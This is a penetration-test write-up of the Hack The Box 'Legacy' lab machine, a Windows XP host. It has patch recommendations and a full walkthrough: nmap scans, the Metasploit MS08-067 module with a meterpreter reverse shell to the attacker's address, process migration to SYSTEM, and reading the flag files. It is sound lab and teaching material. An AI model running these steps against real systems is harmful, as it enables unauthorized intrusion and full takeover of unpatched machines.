Penetration Tester: Giovanni Ocasio

Executive Summary

When conducting the penetration test for the *Legacy* system it was discovered that the system is running a Windows XP operating system. This is an outdated operating system that is well beyond its end-of-life. It was also discovered that this system is vulnerable to MS08-067 which affects Windows Server service in several outdated Windows operating systems. The penetration tester was able to exploit this and gain an elevated shell on the target system. It was also discovered that this system is vulnerable to MS17-010, also known as Eternal Blue, which is an SMB vulnerability that allows attackers to conduct remote code execution.


Recommendations:

CVE-2008-4250 (MS08-067) Microsoft has released several patches for several operating systems to resolve this issue. It is also recommended that if this specific operating system is not strictly required to upgrade to an operating system version that isn't vulnerable.


CVE-2017-0144 (MS17-010) Eternal Blue: Microsoft has released several patches in response to this vulnerability it is recommended that these patches be installed on this device.

Windows XP SP3 This is an outdated Windows operating system, it is recommended that if this specific operating system is not explicitly required that it be upgraded to the latest Microsoft operating system.


I began by ensuring that the target machine was alive using the ping command.



With the knowledge that the target machine is alive and responding to ping command I now ran my Nmap scan on the target machine with a few flags, -sV for service detection, -p- for all ports, -A for an aggressive scan, and finally used > nmap_scan to direct the output to the nmap_scan file.



Once the scan is complete, we can see that port 135 and port 445 are open, which are the common ports for SMB.



```
Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 5d00h27m37s, deviation: 2h07m16s, median: 4d22h57m37s
|_nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b
9:8d:0e (VMware)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2022-09-16T17:29:26+03:00
```

At this point I decided to conduct a vulnerability scan using Nmap's script capability. By specifying the port numbers and using the –script vuln flag, I can have Nmap use it's catalogue of vulnerability scripts to focus on determining if there are any SMB vulnerabilities on this machine.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV --script vuln 10.10.10.4
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-11 11:30 EDT
```

After running the scan, I was able to determine that this machine is susceptible to MS08-067.

```
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Se
rver 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attack
ers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during pat
h canonicalization.
```

With this knowledge I can check Metasploit Framework for a module to exploit this vulnerability.

```
msf6 > search ms08-067

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Descri
ption
   -  ----                                 ---------------  ----   -----  ------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-0
67 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploi
t/windows/smb/ms08_067_netapi

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

I used ‘use 0’ to select the module and I can check the requirements using the ‘show options’ command.

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://github.
                                       com/rapid7/metasploit-framework/wiki/Us
                                       ing-Metasploit
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thr
                                        ead, process, none)
   LHOST     192.168.127.130  yes       The listen address (an interface may b
                                        e specified)
   LPORT     4444             yes       The listen port
```

I will update the RHOSTS and the LHOST to the target IP and my IP address respectively.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 10.10.16.2
LHOST ⇒ 10.10.16.2
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 10.10.10.4
RHOSTS ⇒ 10.10.10.4
```

From here I will use the run command to run the exploit.

```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 10.10.16.2:4444
[*] 10.10.10.4:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 10.10.10.4
[*] Meterpreter session 3 opened (10.10.16.2:4444 → 10.10.10.4:1034) at 2022-09
-11 11:10:18 -0400

meterpreter >
```

After running the command, I gained a meterpreter shell. Using the meterpreter shell I can attempt to gain system privileges using the 'getsystem' command.

```
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter >
```

Meterpreter has already given me system privileges. I can further elevate my privileges but elevating my process privileges. I can do this by migrate to a process that has NT Authority\System privileges. Using the 'ps' command I can determine which processes have this privilege.

```
meterpreter > ps

Process List
============

 PID   PPID  Name         Arch  Session  User                 Path
 ---   ----  ----         ----  -------  ----                 ----
 0     0     [System Pro
             cess]
 4     0     System       x86   0        NT AUTHORITY\SYST
                                         EM
```

A common process used for elevating process privilege is spoolsv.exe which has a PID of 1360. So I'll migrate to this process.

```
meterpreter > migrate 1360
[*] Migrating from 1012 to 1360...
[*] Migration completed successfully.
meterpreter >
```

From here I had meterpreter create a Windows shell for me to interact with the machine directly.

```
meterpreter > shell
Process 1604 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Changing directories I was able to find the directory that contain the user accounts.

```
C:\WINDOWS\system32>cd C:\Documents and Settings
cd C:\Documents and Settings

C:\Documents and Settings>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\Documents and Settings

16/03/2017  09:07 ••    <DIR>          .
16/03/2017  09:07 ••    <DIR>          ..
16/03/2017  09:07 ••    <DIR>          Administrator
16/03/2017  08:29 ••    <DIR>          All Users
16/03/2017  08:33 ••    <DIR>          john
               0 File(s)              0 bytes
               5 Dir(s)   6.342.250.496 bytes free

C:\Documents and Settings>
```

I decided to begin search through the user john's directory for the user.txt flag.

```
C:\Documents and Settings\john\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\Documents and Settings\john\Desktop

16/03/2017  09:19 ••    <DIR>          .
16/03/2017  09:19 ••    <DIR>          ..
16/03/2017  09:19 ••                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)   6.342.242.304 bytes free

C:\Documents and Settings\john\Desktop>
```

In the John's Desktop directory there is a user.txt file. Using the 'type' command I can read the contents of the file.

```
C:\Documents and Settings\john\Desktop>type user.txt
type user.txt
e[redacted]
C:\Documents and Settings\john\Desktop>
```

Moving to the Administrator user directory I was able to find the root.txt file. Repeating the previous steps, I was able to find the root flag.

```
C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
9[redacted]
C:\Documents and Settings\Administrator\Desktop>
```